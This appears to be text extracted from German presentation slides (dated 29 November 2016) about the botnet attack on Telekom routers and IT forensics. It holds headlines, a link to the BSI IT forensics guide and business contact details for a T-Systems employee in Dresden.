
Dienstag, 29. November 2016

**Es kann noch schlimmer kommen**  
**Monster-Botnetz griff Telekom-Router an**

**MIT BABYPHONES, KAMERAS UND DRUCKER**

# So funktionierte der Monster-Hackerangriff





# TOOLS

- [https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Leitfaden\\_IT-Forensik.pdf](https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Leitfaden_IT-Forensik.pdf)

# IT - FORENSIK



# KONTAKT

**THOMAS HAASE**

Test and Integration Center

**T-SYSTEMS MULTIMEDIA SOLUTIONS GMBH**

Riesaer Straße 5

01129 Dresden, Germany

Tel: + 49 351 2820 2206

[t.haase@t-systems.com](mailto:t.haase@t-systems.com)

